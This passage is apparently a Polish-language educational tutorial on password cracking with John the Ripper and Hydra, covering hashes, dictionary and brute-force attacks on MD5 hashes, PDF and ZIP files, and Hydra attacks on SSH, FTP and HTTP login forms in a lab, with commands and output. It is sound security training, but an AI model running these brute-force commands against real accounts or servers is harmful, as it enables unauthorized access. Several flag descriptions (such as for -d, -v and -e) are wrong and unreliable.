Hash po zastosowaniu wybranej funkcji zawsze będzie taki sam tj. w przypadku jeżeli wykonamy daną funkcję na określonym ciągu znaków dowolną ilość razy, to wygenerowany hash (informacja wyjściowa) zawsze będzie taki sam.

Do najbardziej popularnych funkcji skrótu możemy zaliczyć:

- **MD5** (32 znaki / 128 bitów)
- **SHA-1** (40 znaków / 160 bitów)
- **SHA-256** (64 znaki / 256 bitów)

Hashe są wykorzystywane przede wszystkim dla bezpieczeństwa użytkowników i ich haseł. W przypadku wycieku bazy danych w której znajdują się hasła, hakerzy nie poznają hasła jakiego użyliśmy, a jedynie wartość hash, która została wcześniej wygenerowana.

## Dictionary attack (atak słownikowy)

Atak słownikowy jest jednym z rodzajów ataku na hasła, w którym atakujący używa listy słów znajdujących się w słowniku (lub listy haseł) do próby złamania hasła. Metoda ta polega na próbie zgadnięcia hasła, próbując różnych kombinacji słów z słownika.

W przypadku dictionary attack **John the Ripper** bierze każde słowo z słownika (dictionary) i próbuje użyć go jako hasła do odszyfrowania. Jeśli hasło pasuje, John the Ripper wyświetli je na ekranie jako hasło złamane.

Dictionary attack jest szybką i łatwą metodą ataku, ale jest również jedną z mniej skutecznych, ponieważ wiele haseł nie znajduje się w słowniku lub jest zmienione przez użytkowników (np. dodanie liczb lub znaków specjalnych).

## Brute-force attack (atak siłowy)

Atak siłowy (Brute-force attack) polega na próbie złamania hasła poprzez próbę wszystkich możliwych kombinacji znaków. Atakujący próbuje zgadnąć hasło poprzez próby wpisania każdej możliwej kombinacji liter, cyfr i znaków specjalnych.

Atak siłowy jest jednym z najmniej skutecznych sposobów na złamanie hasła, ale jest jednocześnie najbardziej skutecznym sposobem na złamanie silnego i skomplikowanego hasła. W przypadku silnych haseł, które składają się z wielu znaków, atak siłowy może trwać bardzo długo, a nawet być niemożliwy do zakończenia.

Aby zwiększyć skuteczność ataku siłowego, można użyć różnych taktyk, takich jak maskowanie, które pozwala na ograniczenie liczby prób, lub użyć wielu procesorów lub GPU.

Należy jednak pamiętać, że atak siłowy jest nieetyczny i niezgodny z prawem, nie należy stosować tej metody bez pozwolenia odpowiednich podmiotów.

## Uruchomienie

Aby zacząć korzystać z John'a wystarczy w systemie Kali Linux wybrać z menu pozycję:

**Aplikacje → Password Attacks → john.**

Po uruchomieniu pokaże nam się wersja, z której aktualnie korzystamy.



```
jpluta@kali: ~
File Actions Edit View Help
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
[jpluta@kali] ~
$
```

### Atakowanie haseł formatu MD5 – dictionary attack


Najpierw musimy przygotować listę znaków (lub przynajmniej jedno hasło jak w naszym przypadku). Zaczniemy od wygenerowania hasza MD5 (32 znakowy; 128 bitowy) wybranego przez nas hasła. Aby to zrobić, należy wejść na przykładową stronę, np. [md5hashgenerator.com](https://md5hashgenerator.com).

The screenshot shows a web page titled "MD5 Hash Generator". Below the title, there is a text input field with placeholder text "przykładoweHaslo". Below the input field is a blue button labeled "Generate →". Below the button is a table with three rows:

Your String	przykładoweHaslo
MD5 Hash	372aa152889ddfdc27119c35f8aa83b
SHA1 Hash	630b40c66a1717aac850aba3f306e60404a9ae1d

Each hash value has a "Copy" button next to it.

Na początku powinniśmy zidentyfikować typ używanego hasza dzięki programowi **hash-identifier**; możemy go znaleźć w wyszukiwarce w naszym systemie.



Kopiujemy hash ze strony, w którym go wygenerowaliśmy i wklejamy do konsoli. Jak widzimy, program mówi nam, że możliwym hashem jest docelowy MD5, którego chcemy użyć.

The screenshot shows the John the Ripper interface. At the top, there's a banner with various symbols and text. Below it, the hash value is displayed: HASH: 372aa152889ddfdcc27119c35f8aa83b. A red box highlights the "Possible Hashes:" section. Underneath, "MD5" is listed with a plus sign, indicating it's a possible hash type. Other listed hash types include NTLM, MD4, MD2, MD5(HMAC), MD4(HMAC), MD2(HMAC), and MD5(Wordpress). The interface has a menu bar with File, Actions, Edit, View, Help, and a title bar "Shell No.1".

The screenshot shows a terminal window with the command prompt jpluta@kali: ~/Desktop. The user has run the command \$ cd Desktop and then \$ sudo nano haslo.txt. The terminal window has a menu bar with File, Actions, Edit, View, Help, and a title bar "jpluta@kali: ~/Desktop".

Następnym krokiem będzie skopiowanie i zapisanie hasza do pliku (przykładowo **haslo.txt**).

Teraz poprzez komendę:

```
sudo john --format=RAW-MD5 haslo.txt
```

The screenshot shows the John the Ripper command being run: sudo john --format=RAW-MD5 haslo.txt. The output indicates that one password hash was loaded (Raw-MD5 [MD5 256/256 AVX2 8x3]). It shows progress with "Proceeding with single, rules:Single" and "Press 'q' or Ctrl-C to abort, almost any other key for status". It also mentions "Almost done: Processing the remaining buffered candidate passwords, if any." and "Proceeding with wordlist:/usr/share/john/password.lst". The interface includes a file manager at the top and a menu bar with File, Actions, Edit, View, Help, and a title bar "jpluta@kali: ~/Desktop".

spróbujemy złamać nasze hasło. Jak widzimy, tego typu problem przedstawiony na zdjęciu oznacza, że hasło nie znajduje się na liście słów w pliku **password.lst** (jest to domyślny plik listingu, na którym opiera się program).

The screenshot shows a terminal window with two visible lines of text:

```
(jpluta㉿kali)-[~/Desktop]
$ sudo john --format=RAW-MD5 haslo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:02:17 3/3 0g/s 30396K
```

```
(jpluta㉿kali)-[~/Desktop]
$ sudo cat /usr/share/john/password.lst
```


Kopiujemy ścieżkę zaznaczoną poniżej i próbujemy ją otworzyć za pomocą edytora tekstu.

Lista haseł jest bardzo dłuża, ale niestety nie znajduje się w niej nasze przykładowe hasło, które zapisaliśmy w pliku **haslo.txt**. (na zrzucie ekranu widać tylko przykładowe pozycje).

The screenshot shows a terminal window displaying a long list of words. A red box highlights a subset of these words, specifically:

Bonzo  
ChangeMe  
Front242  
Gretel  
Micheli  
Noriko  
Sidekick  
Sverige  
Swoosh  
Woodrow  
aa  
ayelet  
barn  
betacam  
biz  
botat  
cuda  
doc  
hal  
hallowell  
haro  
hoshead  
i  
ilmaril  
immoeli  
jillzlt3  
jer  
kca  
kerryra  
kissza2  
leaf  
lissabon  
matt  
mattii  
mech  
morecats  
pascal  
performa  
prof  
ratio  
ship  
stip  
stivers  
tapani  
targas  
test1  
test3  
tula  
unix  
user1  
xanth  
!@#\$%^&\*  
17old  
888\$%6  
Qwert  
allo  
dirk  
go  
newcourt  
nite  
notused  
sss

W takim razie musimy dodać nasze hasło do tej listy słów, lub spróbować z innym, znajdującym się już tutaj hasłem. Wybieramy przykładowe hasło (np. *ship*) i powtarzamy procedurę z wygenerowaniem hasha MD5 na stronie. Tworzymy następnie w taki sam sposób plik, w którym będzie znajdować się nasz hash, nazwijmy go przykładowo **haslo1.txt**.



Próbowejmy tej samej metody komendą:

```
sudo john --format=RAW-MD5 haslo1.txt
```

Ważne jest, abyśmy znajdowali się aktualnie w miejscu, gdzie mamy zapisany plik tekstowy z hashem (w moim przypadku jest to pulpit, więc w terminalu wpisujemy **cd ~/Desktop** i następnie komendę podaną powyżej). Jak widzimy poniżej, udało się złamać hasło.

```
(jpluta㉿kali)-[~/Desktop]
$ sudo john --format=RAW-MD5 haslo1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
ship      (?)
1g 0:00:00:00 DONE 2/3 (2023-01-25 15:25) 50.00g/s 192000p/s 192000c/s 192000C/s !@#$%.. Skippy
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

## Atakowanie haseł formatu MD5 – brute-force

Tak samo jak w poprzednim przykładzie musimy najpierw przygotować listę znaków. Podobnie skorzystamy z generatora na stronie [md5hashgenerator.com](http://md5hashgenerator.com).

The screenshot shows a web-based MD5 hash generator. At the top, it says "MD5 Hash Generator" and "Use this generator to create an MD5 hash of a string:". Below is a text input field containing "kali". A "Generate →" button is located below the input field. The results are displayed in a table:

Your String	kali
MD5 Hash	d6ca3fd0c3a3b462ff2b83436dda495e <button>Copy</button>
SHA1 Hash	e7e971e55af10f713238780785ec5e63720509f0 <button>Copy</button>

Jako przykładowe hasło będziemy używać słowa „*kali*”. Nie jest to najczęstsze do złamania hasło i raczej nie powinniśmy go używać w codziennym życiu do zabezpieczania naszych kont, jednak w tym przypadku chcemy tylko pokazać możliwości programu i nie chcemy aby program działał bardzo długo. Analogicznie jak dla ataku słownikowego tworzymy plik tekstowy z haszem MD5.

Pora na uruchomienie ataku. Wpisujemy komendę:

```
john --incremental --format=raw-md5 hasloBrutalForce.txt
```

W tym przypadku John będzie używał metody **incremental** (stopniowego zwiększania długości hasła) i formatu raw-md5 do próby złamania hasła „*kali*” z pliku **hasloBrutalForce.txt**. Jak widać zajęło to programowi niecałą sekundę, ponieważ hasło było bardzo proste.

```
(jpluta㉿kali)-[~]
$ john --incremental --format=raw-md5 hasloBrutalForce.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
kali (?)
1g 0:00:00:01 DONE (2023-01-25 17:16) 0.6944g/s 1798Kp/s 1798Kc/s 1798KC/s kieu..kyot
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(jpluta㉿kali)-[~]
$
```

## Maskowanie

(ang. **masking**) Jest to taktyka stosowana podczas ataku siłowego, która polega na ograniczeniu liczby prób złamania hasła poprzez określenie maski hasła. Maska hasła to ciąg znaków, który określa jakie znaki mogą wystąpić w danych pozycjach hasła. John the Ripper będzie próbował tylko takich kombinacji znaków, które pasują do tej maski, co znacznie zwiększa szybkość ataku.

Spójrzmy teraz na parę przykładów:

Spójrzmy teraz na parę przykładów:

```
(jpluta㉿kali)-[~]
$ john --incremental=All --format=raw-md5 --mask='?l?l?l?l?l' hashfile.txt
```

atak siłowy z ograniczeniem do tylko małych liter

```
(jpluta㉿kali)-[~]
$ john --incremental=All --format=raw-md5 --mask='?u?u?u?d?d?d' hashfile.txt
```

atak siłowy z ograniczeniem do pierwszych trzech znaków duże litery i pozostałe

```
(jpluta㉿kali)-[~]
$ john --incremental=All --format=raw-md5 --mask='?l?l?l?l?d?d' hashfile.txt
```

atak siłowy z ograniczeniem do pierwszych czterech znaków małe litery i pozostałe

**Masking** pozwala na skupienie sił na prawdopodobniejszych kombinacjach znaków, co zwiększa skuteczność ataku siłowego. Warto jednak pamiętać, że im bardziej zawężona jest maska, tym dłużej będzie trwał atak.

#### Atakowanie haseł z plików jpg, pdf – dictionary attack

John the Ripper może być użyty do łamania haseł z plików, takich jak pliki JPG, PDF itp. Oznacza to, że John the Ripper może próbować odkodować hasła zabezpieczające te pliki, aby uzyskać dostęp do zawartości.

```
(jpluta㉿kali)-[~]
$ john --format=pdf --wordlist=dictionary.txt encrypted.pdf
```

W tym przykładzie, John the Ripper używa formatu PDF, słownika o nazwie **dictionary.txt** i pliku pdf o nazwie **encrypted.pdf**. John the Ripper próbuje złamać hasło za pomocą słów z słownika, a jeśli znajdzie prawidłowe hasło, zostanie ono wyświetcone na ekranie.

## Atakowanie plików zip – dictionary attack

Programu możemy użyć także do odgadnięcia hasła, które zabezpiecza dostęp do pliku ZIP. Aby przeprowadzić atak na plik **ZIP** należy jak w poprzednich przykładach utworzyć lub wykorzystać już istniejący plik słownika z potencjalnymi hasłami.

```
(jpluta㉿kali)-[~]
$ john --format=zip --wordlist=dictionary.txt file.zip
```

W tym przykładzie używamy pliku słownika **dictionary.txt** do próby złamania hasła pliku **file.zip** i formatu ZIP. John the Ripper przeszuka plik słownika i spróbuje znaleźć hasło, które pozwoli na otwarcie pliku. Jeśli znajdzie hasło, zostanie wyświetcone na ekranie.

## 4.2. Hydra

Hydra to narzędzie do ataków siłowych, które może być wykorzystywane do łamania haseł na różnych protokołach logowania, takich jak HTTP, FTP, SSH, Telnet itp. Działa poprzez automatyczne testowanie wielu kombinacji haseł lub słowników słów, aż do znalezienia poprawnego hasła. Narzędzie to znajduje zastosowanie w testach penetracyjnych, audytach bezpieczeństwa oraz wykorzystuje się je w celach edukacyjnych, pomagając administratorom weryfikować wytrzymałość systemów i sieci na ataki oparte na próbach wielokrotnego logowania.

Hydra pracuje w 4 trybach:

- jedna nazwa użytkownika & jedno hasło
- lista użytkowników & jedno hasło
- jedna lista nazw użytkowników i haseł
- lista użytkowników & lista haseł

### Opcje składni dla konkretnych protokołów

#### SSH

**-l** pozwala określić login do atakowanego konta

```
hydra -l admin -p password123 ssh://target_ip
```

**-p** pozwala wskazać plik z listą haseł do przetestowania

```
hydra -l admin -P passwords.txt ssh://target_ip
```

**-t** określa liczbę wątków, które będą używane podczas ataku

```
hydra -l admin -p password123 -t 8 ssh://target_ip
```

**-m** określenie maksymalnej liczby równoczesnych połączeń dla serwera SSH

```
hydra -l admin -p password123 -t 4 -m 10 ssh://target_ip
```

**-o** pozwala na zapisanie wyników ataku do pliku

```
hydra -l admin -p password123 -o results.txt ssh://target_ip
```

**-f** sprawia, że Hydra kończy pracę po znalezieniu pierwszego poprawnego hasła

```
hydra -l admin -P passwords.txt -f ssh://target_ip
```

**-w** ustawia czas oczekiwania (w sekundach) między kolejnymi próbami

```
hydra -l admin -p password123 -w 10 ssh://target_ip
```

**-s** ustawia docelowy numer portu

```
hydra -l admin -p password123 -s 22 ssh://target_ip
```

**-c** ustawia czas oczekiwania (w sekundach) przed zamknięciem bezczynnych połączeń

```
hydra -l admin -p password123 -c 10 ssh://target_ip
```

**-I** wyłącza sprawdzenie certyfikatów SSL/TLS

**-S** wyłącza połączenia SSL/TLS

**-u** wznowia poprzednią sesję

**-d** wyłącza tryb debugowania

**-v** wyłącza „Verbose mode”

**-V** możemy uzyskać więcej informacji o -v (Verbose mode)

**-4** wymusza użycie IPv4

**-6** wymusza użycie IPv6

## FTP

**-L** pozwala wskazać plik z listą loginów do przetestowania

```
hydra -L usernames.txt -p password123 ftp://target_ip
```

**-x** pozwala na określenie, jakie znaki lub liczby będą dodawane na końcu loginu

```
hydra -l user -x 1-9 ftp://target_ip
```

**-C** pozwala wskazać plik z kombinacjami loginu i hasła do przetestowania

```
hydra -C combos.txt ftp://target_ip
```

**-T** pozwala na określenie maksymalnego czasu oczekiwania na odpowiedź serwera FTP

```
hydra -l admin -p password123 -T 3 ftp://target_ip
```

**-F** pozwala na użycie zdefiniowanych flag protokołu FTP

```
hydra -l admin -p password123 -F ftp://target_ip
```

**-e** pozwala na zignorowanie określonych błędów podczas ataku

```
hydra -l admin -p password123 -e "530,550" ftp://target_ip
```

## HTTP

-m pozwala na określenie maksymalnej liczby prób dla każdej kombinacji loginu i hasła

```
hydra -l admin -P passwords.txt -m 5 http-post-form  
"/login.php:user=^USER^&pass=^PASS^:Invalid login" -V
```

-s pozwala na definiowanie niestandardowego kodu odpowiedzi HTTP po poprawnym uwierzytelnieniu

```
hydra -l admin -p password123 http-post-form  
"/login.php:user=^USER^&pass=^PASS^:Invalid login" -s 302
```

-x pozwala na generowanie kombinacji loginu i hasła na podstawie reguł

```
hydra -l user -x 1:5:1 http-post-form  
"/login.php:user=^USER^&pass=^PASS^:Invalid login" -V
```

-e pozwala na wykluczenie pewnych kodów odpowiedzi HTTP podczas ataku

```
hydra -l admin -p password123 http-post-form  
"/login.php:user=^USER^&pass=^PASS^:Invalid login" -e "401,403"
```

## Przypomnienie podstawowych pojęć

**Reguły** (rules) - zestaw instrukcji definiujących, jak generować kombinacje haseł na podstawie podstawowego słownika. Mogą one obejmować różne modyfikacje, takie jak dodawanie prefiksów, zamiana liter na liczby itp. Reguły pozwalają na generowanie większej liczby kombinacji haseł na podstawie jednego słownika


**Login** (username) - identyfikator używany do uwierzytelniania użytkownika w systemie. W kontekście ataku siłowego, Hydra może próbować różnych loginów w celu odgadnięcia prawidłowego

**Protokół** (protocol) - zestaw reguł i konwencji, które umożliwiają komunikację między różnymi systemami lub aplikacjami. Hydra obsługuje wiele różnych protokołów, takich jak SSH, FTP, HTTP, SMTP itp.

**Wątki** (threads) - jednostki przetwarzania, które wykonują konkretne zadania. W kontekście Hydry, liczba wątków określa, ile równoległych połączeń zostanie utworzonych w celu przeprowadzenia ataku


**Verbose mode** - to opcja w Hydrze, która powoduje wyświetlanie dodatkowych informacji podczas ataku. Może to obejmować wyświetlanie szczegółowych komunikatów, błędów i wyników.

## Hydra GUI




**Target** – ustawienie różnych opcji docelowych (cel, port, protokół)

**Passwords** – określa opcje haseł i listy słów



**Tuning** – określa jak szybko ma działać program, dostępne są również inne opcje czasowe (czas w sekundach, liczba zadań)



**Specific** – służy do testowania określonych celów, takich jak domena, serwer proxy, https itp.

**Start** (start/stop) – pokazuje dane wyjściowe

**FTP** – File Transfer Protocol (FTP) to standardowy protokół sieciowy używany do **transferu plików między klientem a serwerem**. FTP opiera się na architekturze klient-serwer i wykorzystuje oddzielne połączenia kontrolne i danych między klientem a serwerem.

FTP jest bardzo popularnym protokołem i jest używany przez różnych klientów i serwery. FTP służy do **transferu stron internetowych** z serwera do klienta, **transferu plików** między komputerami oraz transferu dużych plików przez Internet.

Istnieją dwie główne wersje protokołu FTP: **FTP z SSL (FTPS)** i **SSH File Transfer Protocol (SFTP)**. FTPS to bezpieczna wersja FTP, która wykorzystuje SSL do szyfrowania połączenia między klientem a serwerem. SFTP to bezpieczna wersja FTP, która wykorzystuje SSH do szyfrowania połączenia między klientem a serwerem.

```
(root㉿kali)-[~]
# hydra -l <nazwa użytkownika> -P <ściezka do listy slow> passlist.txt ftp://<Adres IP>
```

**SSH** – protokół sieciowy używany do bezpiecznej **komunikacji między urządzeniami**. SSH wykorzystuje kryptografię opartą na kluczach publicznych do uwierzytelniania urządzeń oraz zapewnienia poufności i integralności danych przesyłanych przez sieć.

SSH jest często używane do **zdalnego dostępu do serwerów, bezpiecznego transferu plików między urządzeniami oraz tunelowania ruchu sieciowego**. SSH jest również wykorzystywane do bezpiecznego łączenia się z wirtualnymi sieciami prywatnymi (**VPN**).

SSH jest ważnym narzędziem dla administratorów sieci i specjalistów ds. bezpieczeństwa. Może być wykorzystywane do zabezpieczania infrastruktury sieciowej, wzmacniania bezpieczeństwa sieci oraz rozwiązywania problemów sieciowych.

```
[root@kali:~]# hydra -l <nazwa użytkownika> -P <ściezka do listy slow> passlist.txt <Adres IP> -t 4 ssh
```

**HTTP** – jeśli chodzi o **formularze internetowe**, atak siłowy (brute force attack) jest najprostszym i najsłuszniejszym sposobem uzyskania dostępu do poufnych informacji. Poprzez próbowanie różnych kombinacji znaków w formularzu, atakujący może ostatecznie znaleźć poprawną kombinację, która umożliwi im **dostęp do danych z formularza**.

Istnieje kilka sposobów zapobiegania atakom siłowym na formularze internetowe. Po pierwsze, upewnij się, że formularz akceptuje tylko dane od zaufanych źródeł. Po drugie, ogranicz liczbę prób wysłania formularza w określonym czasie. Upewnij się, że dane z formularza są odpowiednio zaszyfrowane, aby jeśli atakujący uzyska do nich dostęp, nie będzie w stanie ich odczytać.

```
[root@kali:~]# hydra -l <nazwa użytkownika> -P <ściezka do listy>passlist.txt <Adres IP> http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

np.:

```
hydra 192.168.0.10 -l admin -P słownik.txt http-post-form  
"/hydra/login.php:login=^USER^&haslo=^PASS^:S=Poprawne logowanie"
```

Przyjrzyjmy się parametrom, które wykorzystaliśmy:

- **192.168.0.10** adres IP serwera na którym jest hostowana strona WWW, możemy zamiast tego użyć nazwy domenowej
- **-l admin** wskazuje na nazwę użytkownika, którego hasło chcemy poznać (może być to także adres email)
- **-P słownik.txt** jest to ścieżka do słownika, w którym hasła są uporządkowane jeden po drugim
- **http-post-form** to protokół HTTP POST
- **"/hydra/login.php:login=^USER^&haslo=^PASS^:S=Poprawne logowanie"** to niezbędna składnia polecenia THC-Hydra

Warto zwrócić uwagę na ostatni punkt, który często jest dostosowywany przez pentestera za pomocą metody prób i błędów, w zależności od konkretnego celu.

Budowa składni może składać się z maksymalnie czterech części, choć w naszym przypadku wykorzystaliśmy trzy. Składnia ma postać "**1:2:3:4**", gdzie każda część jest **oddzielona znakiem dwukropka**. Pierwsza część wskazuje adres skryptu, do którego formularz odwołuje się. W naszym przypadku skrypt logowania znajduje się na serwerze w lokalizacji **/hydra/login.php**.

Druga część to zawartość wiadomości HTTP wysyłanej do serwera. W naszym przypadku wskazaliśmy, że **login** i **hasło** mają być pobrane z wcześniej zdefiniowanych słowników. Ważne jest, aby nazwy loginu i hasła **były identyczne z parametrami "name" w formularzu**. Warto zauważyć, że niektóre formularze mogą zawierać dodatkowe ukryte pola, które również muszą być uwzględnione w tej części składni. Wyrażenia "**^USER^**" i "**^PASS^**" są symbolicznymi zmiennymi programu Hydra, które zostaną zastąpione wartościami słownikowymi przekazanymi za pomocą parametrów **-l** i **-P**.

Trzecia część tej specyficznej składni to wyrażenie logiczne, które informuje Hydrę, kiedy logowanie się powiedzie. Możemy użyć argumentu **F=**, aby wskazać Hydrze, co zostanie wyświetcone na stronie w przypadku błędnego logowania. Alternatywnie, możemy również użyć argumentu **S=**, aby wskazać, co strona zwróci w przypadku poprawnego zalogowania.

Warto wspomnieć, że istnieje również czwarta opcjonalna część tej składni, która umożliwia dostarczenie dodatkowych nagłówków HTTP.

#### Przykładowe ataki FTP

- Szukanie hasła dla konkretnej nazwy użytkownika – jeśli mamy poprawną nazwę użytkownika, ale chcemy się zalogować bez znajomości hasła, możemy użyć listy haseł i brute-force na hasłach na hoście dla usługi FTP.

```
(root㉿kali)-[~]
# hydra -l ignite -P pass.txt 192.168.1.141 ftp

[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:1)
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141    login: ignite    password: 123
1 of 1 target successfully completed, 1 valid password found
```

- Szukanie loginu dla konkretnego hasła – jeśli mamy poprawne hasło ale nie mamy pojęcia dla jakiego użytkownika go użyć, wtedy możemy zastosować również tą metodę

```
(root㉿kali)-[~]
# hydra -L users.txt -p 123 192.168.1.141 ftp

[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1)
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141    login: pentest    password: 123
[21][ftp] host: 192.168.1.141    login: ignite     password: 123
